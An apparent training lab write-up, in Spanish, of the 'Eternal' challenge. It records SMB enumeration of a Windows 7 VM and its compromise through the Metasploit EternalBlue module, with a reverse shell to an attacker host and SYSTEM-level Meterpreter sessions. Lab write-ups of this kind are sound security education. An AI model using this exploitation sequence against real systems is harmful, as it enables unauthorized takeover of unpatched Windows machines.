	Informe de análisis de vulnerabilidades, explotación y resultados del reto KIO.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	16/04/2024	xx/xx/2023	1.0	MQ-HM-KIO	RESTRINGIDO

Informe de análisis de vulnerabilidades,
explotación y resultados del reto Eternal.

N.- MQ-HM-Eternal

Generado por:

Hacker Mentor, Ing.
David Tafolla Recinos


Especialista de Ciberseguridad, Seguridad de la Información

Fecha de creación:
16.04.2024


Índice

1. Reconocimiento


Nmap:




Arp-scan:



Netdiscover:



Puertos abiertos descubiertos por nmap:



Versiones de puertos abiertos:

```
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 mic
rosoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft
:windows
```

Versiones

Conversión del .xml a .html:

Online Hosts

192.168.132.132

Ports


Port	Protocol	State Reason	Service	Product	Version	Extra Info
135	tcp	open syn-ack	msrpc	Microsoft Windows RPC		
cpe:/o:microsoft:windows						
139	tcp	open syn-ack	netbios-ssn	Microsoft Windows netbios-ssn		
cpe:/o:microsoft:windows						
445	tcp	open syn-ack	microsoft-ds	Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds		workgroup: WORKGROUP
cpe:/o:microsoft:windows						
49152	tcp	open syn-ack	msrpc	Microsoft Windows RPC		
cpe:/o:microsoft:windows						
49153	tcp	open syn-ack	msrpc	Microsoft Windows RPC		
cpe:/o:microsoft:windows						

IP, Puertos Sistema operativo


IP	192.168.132.132 (Cambia a 192.168.132.134 por que apague la VM)
Sistema Operativo	Windows 7 Ultimate 7601 Service Pack 1
Puertos/Servicios	135 MSRPC 139 SMB 445 SMB 49152 GlusterFS 49153 TCP 49154 TCP 49155 TCP 49156 TPC 49157 TPC

2. Análisis de vulnerabilidades/debilidades


Escaneo de vulnerabilidades con nmap:




Búsqueda de vulnerabilidad especifica de SMB en nmap:





Escaneo de la vulnerabilidad especifica con el script de nmap:




Búsqueda de vulnerabilidad especifica de SMB “smb-vuln-ms17-010” en searchploit:







Escaneo de versión de SMB por metaexploit:




Escaneo en especifico con SMB MS17010 en metaexploit:

```
msf6 > use auxiliary/scannerer/smb/smb_ms17_010
msf6 auxiliary( scanner/smb/smb_ms17_010  ) > set RHOST 192.168.132.134
RHOST ⇒ 192.168.132.134
msf6 auxiliary( scanner/smb/smb_ms17_010  ) > exploit

[+] 192.168.132.134:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.132.134:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Uso del escaeno de metaexploit y del script de exploit db

Vulnerabilidad

Vulnerabilidades según Nesus:



Búsqueda de vulnerabilidad SMB con Crackmapexec:

```
┌──(hmstudent㉿kali)-[~/ETERNAL/Nmap]
└─$ crackmapexec  smb 192.168.132.134
SMB         192.168.132.134 445    WIN-845Q99OO4PP      [*] Windows 7 Ultim
ate 7601 Service Pack 1 x64 (name:WIN-845Q99OO4PP) (domain:WIN-845Q99OO
4PP) (signing:False) (SMBv1:True)
```

Ver usuarios de SMB con smbclient:

```
┌──(hmstudent㉿kali)-[~/ETERNAL/Nmap]
└─$ smbclient  -L 192.168.132.134
Password for [WORKGROUP\hmstudent]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.132.134 failed (Error NT_STATUS_RESOU
RCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Ver users de SMB

Ver usuarios de SMB con Smbmap:

```
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.
com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB s session(s)

[+] IP: 192.168.132.134:445    Name: 192.168.132.134         Status:
 Authenticated
          Disk                                               Permiss
ions      Comment
          ----                                               -------
----      -------
          ADMIN$                                             NO ACCE
SS         Remote Admin
          C$                                                 NO ACCE
SS         Default share
          IPC$                                               NO ACCE
SS         Remote IPC
```

Sin acceso a los users

Ejemplo Reporte resumen de Nessus, auxiliares de metaexploit

Puerto	Vulnerabilidad
445	SMB (Eternalblue)

3. Explotación

Proceso manual/ automatizado.

Automatizado

Ingreso de la maquina mediante samba metaexploit:

```
msf6 exploit( windows/smb/ms17_010_eternalblue ) > exploit

[*] Started reverse TCP handler on 192.168.132.129:4444
[*] 192.168.132.134:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.132.134:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.132.134:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.132.134:445 - The target is vulnerable.
[*] 192.168.132.134:445 - Connecting to target for exploitation.
[+] 192.168.132.134:445 - Connection established for exploitation.
[+] 192.168.132.134:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.132.134:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.132.134:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.132.134:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.132.134:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.132.134:445 - Target arch selected valid for arch indicated by DCE/RPC reply
```


Exploit de Eternalblue

```
[*] 192.168.132.134:445 - Sending final SMBv2 buffers.
[*] Sending stage (201798 bytes) to 192.168.132.134
[*] 192.168.132.134:445 - Sending last fragment of exploit packet!
[*] 192.168.132.134:445 - Receiving response from exploit packet
[+] 192.168.132.134:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.132.134:445 - Sending egg to corrupted connection.
[*] 192.168.132.134:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.132.134
[*] Meterpreter session 2 opened (192.168.132.129:4444 → 192.168.132.134:49160) at 2024-04-19 22:17:28 -0400
[+] 192.168.132.134:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.132.134:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.132.134:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > [*] Meterpreter session 3 opened (192.168.132.129:4444 → 192.168.132.134:49161) at 2024-04-19 22:17:28 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


Entrada a la shell de windows

User actual


Búsquedas de banderas:



Búsqueda de bandera 1:





Búsqueda de bandera 2:



